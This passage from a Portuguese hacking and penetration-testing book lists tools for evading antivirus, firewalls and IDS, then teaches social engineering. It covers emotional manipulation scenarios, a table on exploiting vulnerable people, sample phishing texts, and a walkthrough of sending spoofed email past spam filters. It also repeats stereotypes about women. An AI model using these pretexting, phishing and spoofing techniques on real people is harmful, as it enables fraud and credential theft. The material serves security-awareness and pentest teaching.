- Esqueça que existe ; isso resulta em muitos ataques não identificados.
- Logicamente substitua /./ por /, o que resulta na assinatura, mas deixa o programa mais lento.

Existem outras dezenas de técnicas e táticas de ocultamento de strings de sistemas IDS. As que eu mostrei serviram ao nosso propósito: entender como soluções simples e imaginativas podem, muitas vezes, impedir caros e sofisticados programas de detectar algo suspeito.

8.4 Softwares

8.4.1 Windows

Burlando o antivírus:

- **XVI32:** <http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm>.
- **PE Explorer:** <www.heaventools.com>.
- **Petite:** <http://www.un4seen.com/petite>.
- **ASPACK:** <http://www.aspack.com/>.
- **MEW:** <http://northfox.uw.hu/>.
- **UPX:** <http://upx.sf.net/>.

Burlando o Firewall:

- **STERM:** <www.oxid.it>.
- **NETCAT:**<http://www.softlookup.com/display.asp?ID=25576>.
- **NETWOX:** <http://freshmeat.net/projects/netwox/>.
- **HTTP TUNNEL:** <http://www.http-tunnel.com/html/>.
- **RWWWSHELL:** <http://www.thc.org/releases/rwwwshell-2.0.pl.gz>.

Burlando o IDS:

- **Syhunt:** <www.syhunt.com>.

8.4.2 Linux

Burlando o antivírus:

- **HexEdit:** <http://www-physics.mps.ohio-state.edu/~prewett/hexedit/>.

Burlando o Firewall:

- **GNUHTTPTunnel:**<http://www.http-tunnel.com>.
- **Netwox:** <http://freshmeat.net/projects/netwox/>.
- **Netcat:** <http://netcat.sourceforge.net/>.
- **RWWWShell:**<http://www.thc.org/releases/rwwwshell-2.0.pl.gz>.

8.5 Solução

8.5.1 Burlar o Antivírus

Você não pode confiar 100% nos softwares de antivírus. Se você desconfiar que alguém esteja acessando o seu sistema e seu Norton, McAfee, AVG ou outro não detectar, instale um firewall pessoal e veja se ele detecta alguma porta aberta que não deveria estar lá. Outros programas interessantes são os

monitoradores de registros, para verificar entradas suspeitas, e os monitoradores de conexões, como o Active Ports. Falaremos mais sobre cada uma dessas proteções no capítulo sobre segurança.

8.5.2 Burlar o Firewall

Configure uma proteção decente nas regras do firewall, não só para filtrar o que entra, mas também o que sai. Tente somente permitir o acesso externo a servidores Web através de um proxy.

Se os funcionários necessitarem usar algum Messenger, podem usar a versão on-line na página do fabricante. Isso evitaria a conexão reversa.

Utilize programas que detectem a presença de ARP poisoning na rede interna, como o ARP Guard, evitando, assim, ataques de IP spoofing.

Sobrou só o HTTP tunneling. Esse é o mais complicado de se proteger. A opção mais simples é baixar algumas regras novas para o IDS baseadas no formato, alteração e tamanho dos pacotes que trafegam na rede, possibilitando detectar pequenas alterações. Mas não é uma proteção muito eficiente. A opção perfeita, porém impossível de se implementar na maioria dos ambientes, seria permitir que o proxy acessasse somente endereços específicos (bancos, site da empresa, alguns sites de e-mail etc.) e bloqueasse todo o resto.

8.5.3 Burlar o IDS

Esteja sempre atualizando as regras do IDS, definindo regras personalizadas para o seu ambiente corporativo e instalando módulos extras no sistema de detecção de intrusos, se disponíveis. Todo o cuidado é pouco para evitar que possíveis ataques passem despercebidos e causem um grande estrago no seu sistema.

- 9 -

Engenharia Social

Neste capítulo, já começamos a tomar rumos diferentes da sequência original. Este é o primeiro dos quatro caminhos que podem ser tomados (verificar o diagrama no início do livro), geralmente utilizado quando não há falha a ser explorada e nem uma má configuração do sistema detectada.

Os engenheiros sociais são pessoas cultas, de um papo agradável e que conseguem fazer com que você caia em suas armadilhas. Utilizando meios digitais, telefônicos e até pessoalmente, observam e estudam você sem que sejam percebidos. E isso não é algo novo que surgiu com a informática, há décadas esses engenheiros vêm agindo. Por aqui, normalmente conhecemos essas pessoas por estelionatários.

Geralmente existem três maneiras básicas de agir:

- ⇨ **Por e-mail ou carta**: O engenheiro envia um e-mail ou carta para seu alvo contendo informações que ele quer. Pode ser pedindo um documento importante ou fingindo ser do Centro de Processamento de Dados e requerendo uma mudança de senha. De qualquer maneira, seja a correspondência eletrônica ou real, quase sempre ela fica perfeita. Com o logotipo da empresa, marca d'água e e-mail de origem parecendo que vem mesmo da empresa. Tudo para gerar confiança.
- ⇨ **Pessoalmente**: É o método mais arriscado, mas também o mais eficiente. O engenheiro arruma um bom terno, um relógio com aparência de caro e uma maleta com um notebook. Pode se passar por um cliente, por um funcionário ou mesmo parceiro de negócios. As possibilidades são infinitas, já que as pessoas tendem a confiar mais em alguém muito bem vestido. Outra coisa que eles tendem a fazer pessoalmente: revirar o lixo de uma empresa em busca de informações importantes, como listas de empregados ou qualquer outra coisa que beneficie a Engenharia Social.

- **Pelo telefone**: O engenheiro se passa por alguém importante, finge precisar de ajuda ou mesmo se oferece para ajudar. O interesse dele é mexer com o sentimento das pessoas, fazendo com que elas acabem entregando o que ele deseja sem, muitas vezes, nem saberem disso.

9.1 Manipulando os Sentimentos

Como já deve ter dado para perceber, o forte do Engenheiro Social é manipular os sentimentos das pessoas, levando-as a fazer o que ele quer. Vamos dar uma olhada nos casos mais comuns de manipulação, que são: Curiosidade, Confiança, Simpatia, Culpa e Medo.

9.1.1 Curiosidade

Muitos dizem que a curiosidade é a mãe do conhecimento. Sabendo disso, o engenheiro social vai tentar atiçar de todas as maneiras a curiosidade dos empregados da empresa-alvo. Existem várias técnicas para se fazer isso, desde o envio de um falso cartão por e-mail (o que é geralmente barrado antes de chegar aos funcionários) até técnicas que parecem absurdas à primeira vista, mas que funcionam. Veja o exemplo a seguir:

Daniel Lopes é um mentiroso nato. Mestre na arte de enganar, ganha a vida como espião industrial e comercial. A pessoa que o contratou lhe forneceu mais um serviço importante: ele teria que conseguir roubar o banco de dados com informações de clientes de uma grande empresa alimentícia. Infelizmente ele não conhecia ninguém nessa empresa que facilitasse o seu acesso. Fez uma ligação para a atendente, mas não conseguiu fornecer bons argumentos para que ela digitasse alguns comandos no seu computador. Com medo de que ela desconfiasse, Daniel agradeceu e desligou.

Como ele faria então? Teve uma ideia. Vestiu-se com um belo terno e se apresentou à segurança como um investidor internacional da empresa, citando nomes de várias pessoas que trabalhavam lá dentro. Claro, ele pesquisou as pessoas que estariam de férias na ocasião e as citou. Após ter a entrada liberada, ele dirigiu-se para o elevador mais movimentado da empresa. Subiu com ele para o último andar. Depois de todos deixarem o elevador, Daniel tirou cuidadosamente um CD de seu bolso e colocou no piso do elevador. Na capa do CD estava escrito "Fotos Comprometedoras – Não abrir".

Despistadamente, então, ele deixou o prédio e foi checar o seu notebook com conexão via rádio. Meia hora depois, ele conseguiu um acesso para dentro da empresa. Isso porque alguém não aguentou de curiosidade e abriu o conteúdo do CD no seu computador da empresa.

Em outro trabalho parecido, a segurança não deixou Daniel passar. Ele pensou, então, em outro método. Ouviu pessoas da empresa comentando que todas as sextas-feiras o seu computador reiniciava sozinho. Daniel deduziu que isso se dava devido à instalação de patchs de segurança naquelas máquinas e bolou um plano. Como a atualização era feita só uma vez por semana, ele aguardou uma falha grave no navegador Internet Explorer ser divulgada em um sábado ou domingo. Não deu outra, leu sobre uma falha que havia acabado de sair, permitindo que se executasse softwares locais na máquina através do navegador sem que o usuário percebesse.

Daniel, então, fez algo inédito. Pagou 800 reais para colocar um outdoor, bem em frente à empresa, com as palavras: "Compre seu celular de última geração de modo fácil: entregue seu aparelho antigo e, com mais um real, escolha aquele que você quiser ter – www.celular1real.com.br". Esse site, claro, estava preparado com a falha descoberta. O outdoor foi colocado na terça-feira à tarde. Até sexta-feira, Daniel já havia tido acesso a vinte computadores.

9.1.2 Confiança

A confiança também é um fator muito manipulado pelos engenheiros sociais. Ela pode ser gerada de várias maneiras: você pode se passar por um funcionário de outra filial, citar procedimentos técnicos do manual da empresa ou, simplesmente, oferecer-se para ajudar com algum problema.

Outra coisa comum é você receber um e-mail com o endereço de origem de um amigo ou colega de trabalho e esse e-mail vir com um anexo. Sempre passe o antivírus antes. Isso porque e-mails podem facilmente ser forjados, tome muito cuidado, pois é uma das maiores formas de Engenharia Social. No geral, todos esses fatores fazem com que a sua "resistência" a entregar informações fique mais fraca. Um exemplo a seguir:

Riiiing Riiing (Telefone tocando)

Paulo – *Alô?*

Melissa – *Senhor Paulo? Aqui quem fala é a Melissa, operadora da VisaNet. Gostaria de avisar que a sua mudança de endereço já foi efetuada. Mais alguma coisa que o senhor deseja conosco?*

Paulo – *Mudança de endereço? Eu não requisitei nenhuma mudança...*

Melissa – *Senhor, nos nossos registros, consta um pedido feito anteontem à tarde, logo depois de efetuar a compra das passagens de avião da empresa Varig.*

Paulo – *Hei, garota, eu não comprei passagem nenhuma... tem alguém usando meu número indevidamente!* (gritando ao telefone)

Melissa – *Vou olhar isso agora para o Senhor. Posso cancelar esses pedidos, só preciso confirmar alguns dados. O número do cartão, a validade do mesmo mais o número identificador.*

Paulo disse o número do cartão. Melissa pediu mais informações.

Melissa – *Qual é a data de vencimento? E o seu nome completo, como está escrito no cartão?*

Por um momento, Paulo desconfiou. Melissa percebeu e imediatamente disse:

Melissa – *Senhor, esse é um procedimento padrão. Eu possuo todos os seus dados aqui, a checagem é apenas para lhe fornecer uma segurança. Afinal, qualquer pessoa poderia tentar se passar por você. Para lhe comprovar, seu nome completo é Paulo Azevedo Braga.*

Paulo – *Tudo bem (*respirando aliviado*). A minha data de vencimento é 08/2014.*

Melissa – *Ok. Tudo verificado. Estarei entrando em contato com o senhor logo que cancelar o pedido das passagens e a mudança de endereço.*

Paulo ficou muito satisfeito pelo atendimento rápido e dedicado daquela pessoa. Só percebeu que havia caído em um golpe quando viu o seu extrato do cartão de crédito. Havia contas absurdas.

9.1.3 Simpatia

Outro grande modo de manipulação. O melhor exemplo de simpatia é no caso das mulheres. É muito mais fácil um "mulherão" conseguir ser bem sucedida na Engenharia Social com os seguranças de uma empresa do que um homem. Isso vale para telefone também, afinal, se a pessoa que fala com você tem uma voz doce e meiga, inconscientemente você acaba descartando a possibilidade daquela pessoa tentar "lhe passar a perna". Na sequência, ilustro um exemplo:

Jane Soares é uma detetive particular, especializada em descobrir "puladas extraconjugais". Uma de suas clientes tinha certeza de que o marido a estava traindo e pediu à Jane que investigasse. A única dica que ela tinha era um telefone estranho que sua cliente havia visto no celular do esposo enquanto este tomava banho. Jane acreditava que esse telefone, que era um número fixo, poderia ser da residência da "outra". Ela teria então que conseguir um método para descobrir o endereço por trás do número.

Após pensar um pouco, ela ligou para a companhia telefônica:

- TeleRio, em que posso ajudar? – perguntou um atendente que, pela voz, parecia ser um homem com seus vinte e poucos anos.

- Oi, aqui é do suporte técnico AX44, estamos com um problema grave. A chuva derrubou um poste e comprometeu grande parte da fiação da região na qual estou. Já tentei ligar para o Centro de Ajuda aos Técnicos, mas parece que está superlotado. Parece que não foi só aqui que andou caindo a energia. Você poderia me ajudar, por favor? – Jane reforçou a última frase com um tom bem sensual na voz.

- O que gostaria que eu fizesse?

- Bom, estou com uma lista de telefones aqui para serem religados após eu arrumar a fiação. Mas, nessa chuva toda, eu acabei perdendo o endereço de um dos números. A droga do papel molhou e eu não consigo ler nada. Mas que droga! Bem que eu queria estar em casa debaixo das cobertas agora.

O operador riu. Respondeu que também já teve dias difíceis no trabalho, e disse ainda:

- Acho que não tem problema em ajudar uma colega em apuros. Qual o número?

- 38271998.

- Só um minuto. Sim, aqui está: Rua Hugo Santos, 90, apartamento 205, Santa Mônica.

- Oh! Que ótimo! Estou aqui perto já. Muito obrigada, amorzinho, você foi muito prestativo. Precisando de algo, é só falar comigo... – completou Jane.

- Sem problemas... – respondeu o operador sem perceber a trapaça e achando muito bom ter ajudado uma colega com problemas, especialmente uma com a voz tão bonita.

9.1.4 Culpa

Quando as pessoas se sentem culpadas por algum motivo são mais propensas a ajudar. Isso não deixa de ser verdade no meio da Engenharia Social. Inflita culpa em alguém e faça essa pessoa lhe ajudar no que você quiser. Dentro de uma empresa, os funcionários mais vulneráveis a essa emoção são os novatos, que estão querendo mostrar serviço. A história a seguir demonstra um exemplo:

Rodolfo já estava atuando há quase duas semanas como estagiário naquela grande empresa. Apesar de sua especialidade ser administração pura, colocaram-no a maior parte do tempo para fazer digitação, planilhas e consultas no banco de dados da rede. Ele teve certa dificuldade, afinal, é péssimo em lidar com computadores. Mas as pessoas foram legais e acabaram o ajudando.

Um dia ele recebeu um telefonema estranho. A pessoa identificou-se como sendo do CPD da empresa, que ficava em um prédio diferente do de Rodolfo.

- Alô, quem fala?

- É Rodolfo Rosa, quem fala?

- Aqui é o Hugo do CPD da YSxL (nome da empresa). *Rapaz, o que você andou aprontando por aí?*

O estagiário novato começou a suar frio com aquele tom de voz.

- Como assim?

- Ora, um vírus que está partindo do seu computador infectou grande parte dos nossos sistemas aqui. Isso pode ser um grande problema para você...

Glup Rodolfo engoliu em seco. Mesmo não sabendo como aquele vírus foi sair do sistema dele, sentiu-se culpado por criar problemas.

- O que eu posso fazer para arrumar? – perguntou.

- Daí não pode fazer nada, seu acesso é restrito. Vou quebrar o seu galho. Faz o seguinte: como não posso ir aí, pois nossos prédios são bem distantes, posso arrumar o seu computador através da rede. Para isso, preciso do seu usuário e senha de acesso.

*Ooops... * – pensou Rodolfo. Por que justamente o administrador precisaria da minha senha?

Mas, antes que ele dissesse alguma coisa, a pessoa no telefone continuou:

- Claro que eu poderia procurar a sua senha aqui no sistema, mas isso vai demorar um pouco e o vírus pode causar ainda mais estragos nesse tempo. O que você prefere?

- Tudo bem, então – respondeu Rodolfo. *Meu nome de usuário é rodorosa e minha senha é bsb2281.*

- Ok, está anotado. Escuta, preciso que você faça o logoff da sua máquina por uns dez minutos. Logo que eu acabar de remover o vírus, eu te ligo para você entrar de novo.

- Estarei aguardando.

Até hoje ele aguarda pela ligação. Foi mandado embora pouco tempo depois.

9.1.5 Medo

A manipulação do medo é uma das mais poderosas, pois tende a obter resultados muito rápidos. Isso porque ninguém consegue aguentar a pressão por muito tempo e acaba entregando as informações rapidamente. Geralmente, as "ameaças" parecem vir de pessoas com uma hierarquia bem maior que a do alvo dentro da empresa. Afinal, se um colega lhe ordenasse alguma coisa, você riria dele. Mas, e o vice-presidente da empresa? Exemplo a seguir:

A ReRodrigues é uma empresa especializada em gerar relatórios para os executivos de empresas maiores, fundada por Rodrigo da Costa. Muitas empresas grandes terceirizam esse serviço com eles, o que acaba fazendo com que muitas informações preciosas dessas empresas passem pela ReRodrigues. Claro, elas possuem um contrato de confidencialidade entre si.

Em um sábado pela manhã, Rodrigo recebeu uma ligação do seu maior cliente, um grande laboratório farmacêutico. Era uma mulher, com uma voz um pouco rouca.

- ReRodrigues, no que posso ajudar?

- Olá, aqui é do gabinete do vice-presidente da Duveh, sou Talita, sua secretária.

Era a primeira vez que Rodrigo recebia uma ligação do alto escalão da empresa. Continuou:

- Sim, do que você precisa?

A mulher mudou o tom de voz para um mais cínico.

- Bom, sabe o que é? O relatório de hoje de vocês simplesmente não chegou.

- Relatório? Mas não foi requerido nenhum para hoje.

- Como não? Eu mesma havia feito o pedido do relatório via e-mail. Era para ser entregue hoje.

-Não recebi nenhum e-mail.

- Olha – suspirou a secretária – *se vocês estão com problemas aí e não receberam meu e-mail não é da minha conta. Só sei que preciso desse relatório aqui o mais rápido possível ou cabeças irão rolar, inclusive as nossas.*

- Não dá pra fazer isso rápido assim, temos um protocolo e...

- Faz o seguinte, vou te passar para o vice-presidente. Ele não é tão tolerante quanto eu.

Rodrigo sentiu um frio na espinha.

- Olha, moça, me manda o tipo de relatório que te passo.

- Para adiantar, me manda por e-mail o relatório. Eu imprimo aqui. Coloque todas as transações comerciais realizadas no último mês, em todos os detalhes, com os nomes e contatos dos clientes. Meu e-mail é vicepresidente@duveh.cjb.net. *Mande o mais rápido possível.*

- Pode deixar, estarei enviando daqui a uma hora no máximo – respondeu Rodrigo.

9.2 Como Lidar com Diferentes Pessoas

O maior problema do engenheiro social, às vezes, é saber como lidar com determinado tipo de pessoa. Você está falando com alguém aparentemente calmo e, de repente, aquela pessoa fica nervosa, se torna desagradável ou se faz de cínica. Devemos aprender como reconhecer e lidar com diferentes tipos de pessoas. Isso é importante se você está querendo realizar um teste humano no seu Penetration Test e realizar Engenharia Social nos diferentes funcionários de sua empresa para ver como eles reagiriam a uma situação real.

Tipos de pessoas	Como reconhecer	Como lidar
Nervosos	Parecem cansados e com raiva. Inquietos, impacientes. Pisando duro. Falam muito e alto e reclamam demais.	Paciência, tranquilidade, consideração, educação, calma, presteza, agilidade e sangue frio. Empatia, atenção redobrada e bom humor. Use o medo se necessário.
Indecisos	Apreensivos. Querem conversar mais sobre o assunto. Receosos de cometer erros. Falta-lhes segurança.	Moderação, calma, cortesia, confirme a opinião dele próprio. Demonstre conhecimento e paciência. Use a simpatia.
Desagradáveis	Céticos (descrentes), perguntadores, conversadores, insultantes.	Franqueza, conhecimento, agilidade, cortesia, calma. Controle próprio. Também use de temor e medo.
Duvidosos	Críticos, indiferentes, silenciosos, perguntam demais.	Conhecimento da empresa, tato, perseverança. Ser convincente. Citar seu conhecimento de normas e seus limites.
Silenciosos	Não têm conhecimento. Podem ser pensadores. Podem estar fingindo saber. Podem estar infelizes.	Faça-lhes uma pergunta que os leve a responder algo que gere mais confiança. Espere pela resposta. Esteja atento às deixas. Tenha consideração e cortesia.
Dependentes	Tímidos e sensitivos (sensíveis). Indecisos. Velhos, surdos e mudos. Infantis. Estrangeiros.	Fáceis de convencer. Gentileza, decisão. Use a simpatia, pense por eles, ajude-os, seja claro.
De bom senso	Agradáveis e inteligentes.	Faça o que eles esperam. Seja eficiente e eficaz. Cortesia e consideração. Conquiste-os rapidamente e use a curiosidade.

9.3 Dicas de um Engenheiro Social Anônimo


- ⇨ **Seja profissional**: Você não quer que a pessoa desconfie, já que está criando uma ilusão. Tente transparecer confiança.
- ⇨ **Fique calmo**: Dê a impressão que você pertence àquele local.
- ⇨ **Conheça sua marca**: Conheça seu inimigo. Saiba exatamente como ele irá reagir antes que o faça.
- ⇨ **Não tente enganar alguém esperto**: Isso resultará em desastre. Sempre existem pessoas mais ingênuas.
- ⇨ **Planeje sua fuga**: Se alguém suspeitou, não entre em pânico e corra. Salve a fonte.
- ⇨ **Tente parecer uma mulher**: Está provado que as mulheres dão mais confiança ao telefone. Use isso como vantagem. Use a ajuda de uma mulher, se necessário.
- ⇨ **Marcas d'água**: Aprenda a fazê-las. São importantes em e-mails e correios falsos.
- ⇨ **Cartões de apresentação e nomes falsos**: Use-os para impressionar e parecer profissional.
- ⇨ **Use um time se for necessário**: Não seja arrogante e autoconfiante. Se precisar de ajuda, consiga.

9.4 Truques Aplicados na Informática

Os engenheiros sociais também aplicam vários truques utilizando a informática, visando obter informações e dados importantes que, normalmente, não seriam tão facilmente entregues. Um desses truques é fazer com que alguma pessoa pense que está recebendo e-mail de um amigo qualquer com um anexo, quando, na realidade, é uma ferramenta de invasão (uma porta dos fundos, por exemplo) que, se for instalada, dará acesso total ao sistema para o invasor. Se você recebesse um e-mail assim de um amigo e seu antivírus nada detectasse (já vimos que é fácil esconder dele esses programas), você executaria o anexo? Pense nisso. Veremos algumas artimanhas desse tipo aqui.

9.4.1 E-mail Phishing


A ferramenta mais utilizada da Internet hoje é de longe o e-mail. Correspondemo-nos instantaneamente com quem quisermos, na hora em que desejarmos. Justamente por isso ele é uma das principais ferramentas usadas pelos engenheiros sociais e pelos vírus para ganhar acesso ao seu computador. Como isso acontece? Através de anexos de arquivos no e-mail. O mais comum é você receber um e-mail estranho, de alguém que você não conhece, com um arquivo anexado.



No exemplo anterior, o e-mail marcado é provavelmente um vírus ou ferramenta de invasão que utiliza alguma mensagem que faça atiçar a curiosidade de quem o recebe (lembre-se, a curiosidade é uma das técnicas mais usadas, como vimos anteriormente). Note o ícone do clipe que está na frente do nome de quem enviou a mensagem. Significa que a mensagem veio com um anexo. Como eu não conheço essa pessoa e, tenho suspeitas quanto ao arquivo, imediatamente apago o e-mail. Mas muita gente não o faz.

Uma outra técnica utilizada pelos engenheiros sociais (e vírus) é mandar para você um arquivo ZIP (compactado), com a senha para descompactar no corpo do e-mail. Isso barra o antivírus e fornece uma falsa sensação de confiança (outro atributo importante ao estelionatário), pois passa a impressão de que a pessoa está lhe mandando um arquivo importante e que confiou a senha a você. Essa técnica é mostrada na página seguinte.

Está vendo o arquivo suspeito? Se você digitar a senha mostrada anteriormente no corpo do e-mail (57317), possivelmente vai encontrar um arquivo executável prontinho para ser rodado e instalar algum tipo de malware (software malicioso) no seu sistema. Muitas vezes esses e-mails se disfarçam também de cartões virtuais, convites e, o pior, de instituições financeiras.



Esse tipo de técnica é a grande responsável pelos ataques de phishing (pescaria) hoje em dia. Um ataque desses consiste em enviar um e-mail falso (ver na próxima seção como é simples de se fazer), geralmente para os clientes de algum banco ou instituição financeira, fazendo com que o e-mail pareça ter vindo do próprio banco (algo como <gerencia@meubanco.com.br>). Alguns dos assuntos contidos nesses e-mails:

"Prezado cliente, por motivos de segurança, pedimos que modifique sua senha de acesso. Clique aqui para fazê-lo."

"Meus parabéns! O banco MeuBanco acabou de sortear um prêmio de 10.000 reais entre seus clientes e você foi um dos ganhadores. O MeuBanco lhe dá os parabéns, prezado cliente. Entre na sua conta agora, clicando aqui, e receba o seu prêmio."

Atualmente, muitos bancos não enviam e-mails para os clientes, a não ser que estes solicitem. Os engenheiros sociais são tão "caras de pau" que, muitas vezes, colocam isso nos e-mails de phishing para gerar confiança, sendo que o cliente não se lembra se ativou ou não o serviço. Nosso primeiro exemplo modificado mostra isso a seguir.

"Prezado cliente, por motivos de segurança, pedimos que modifique sua senha de acesso. Clique aqui para fazê-lo. O MeuBanco não envia e-mails aos usuários sem autorização. Se você não deseja mais receber o E-Banking, clique aqui para acessar sua conta e desabilitar o serviço".

Nesse e-mail, existe um link para o site do banco, só que, na realidade, é um site falso, feito para se parecer exatamente como o original e ele realmente engana muita gente. A seguir, uma imagem de um site clonado feito para se parecer exatamente com o original (o nome do banco foi removido da imagem para fins de resguardo):


Esse, como muitos outros sites falsos de instituições financeiras, engana facilmente as pessoas. A mídia várias vezes se refere aos realizadores de phishing como hackers. Isso é um ultraje àquelas pessoas que procuram apenas o conhecimento, já que não é necessário um conhecimento técnico para se mandar um e-mail falso e enganar alguém. O que temos aqui, sim, são engenheiros sociais com péssimas intenções. Vamos ver como eles conseguem enviar o e-mail de forma anônima, tentando se passar por quem não são.

9.4.2 E-mail Falso

O e-mail falso ou simplesmente "fake mail" é uma técnica muito utilizada hoje na Internet para se enviar e-mails sem ser identificado. Bom, pelo menos para o remetente, pois muitas vezes o endereço IP original ainda continua sendo mostrado no e-mail. Quais as vantagens


disso para a Engenharia Social? Como a maioria dos usuários é leiga e nunca iria conferir o endereço para ver se é real, os engenheiros sociais podem fingir ter vindo de qualquer e-mail. Antigamente, podíamos fazer isso até usando programas como o próprio Outlook, através de uma falha nos servidores SMTP (uma má configuração, na realidade) que permitia o relay. Hoje é difícil encontrar servidores assim, então enviamos os e-mails falsos de sites especializados ou mesmo de programas que já possuem um pequeno servidor de envio de e-mails embutido.

No exemplo que irei mostrar, usaremos o programa Phasma 3000 <http://cd.textfiles.com/htoolbox/e-mail/>. O interessante dele é que se parece com um cliente de e-mail comum, muito fácil de se usar.



Configuramos o Phasma 3000 para enviar um e-mail como se tivesse vindo de um endereço famoso qualquer. Poderia ser qualquer coisa, até algo inexistente como <fulano@provedor.com>. É simplesmente uma informação falsa, como você assinar outro nome ao invés do seu. Perceba, no fim do programa, a informação: "Mail sent to ..." e o e-mail na frente. Significa que o e-mail foi enviado com sucesso. Se o sistema antisspam (pela nova ortografia é assim que se escreve!) de algum provedor bloquear o e-mail de chegar (faça testes antes para saber isso), você pode ir em Advanced e configurar o cabeçalho da mensagem para o que você quiser, fazendo, assim, ela passar pela maioria dos filtros dos provedores.

Pouco tempo depois, o e-mail estava na caixa de entrada do meu Outlook.



Vendo as propriedades do e-mail anterior, observe que realmente parece ter vindo do nosso e-mail falso. Essa técnica, extremamente simples de se fazer (praticamente só enviar a mensagem e pronto), é a mais utilizada hoje pelos engenheiros sociais para executar cavalos de troia, ferramentas de capturar o teclado ou mesmo roubar dinheiro de outras pessoas. Quando receber um e-mail de algum amigo pedindo o que geralmente ele não pediria, por exemplo para você realizar um depósito às pressas na conta XXX para ele, ligue antes e confirme se a pessoa mandou o e-mail. Evite cair no golpe.

9.4.3 Messengers Instantâneos

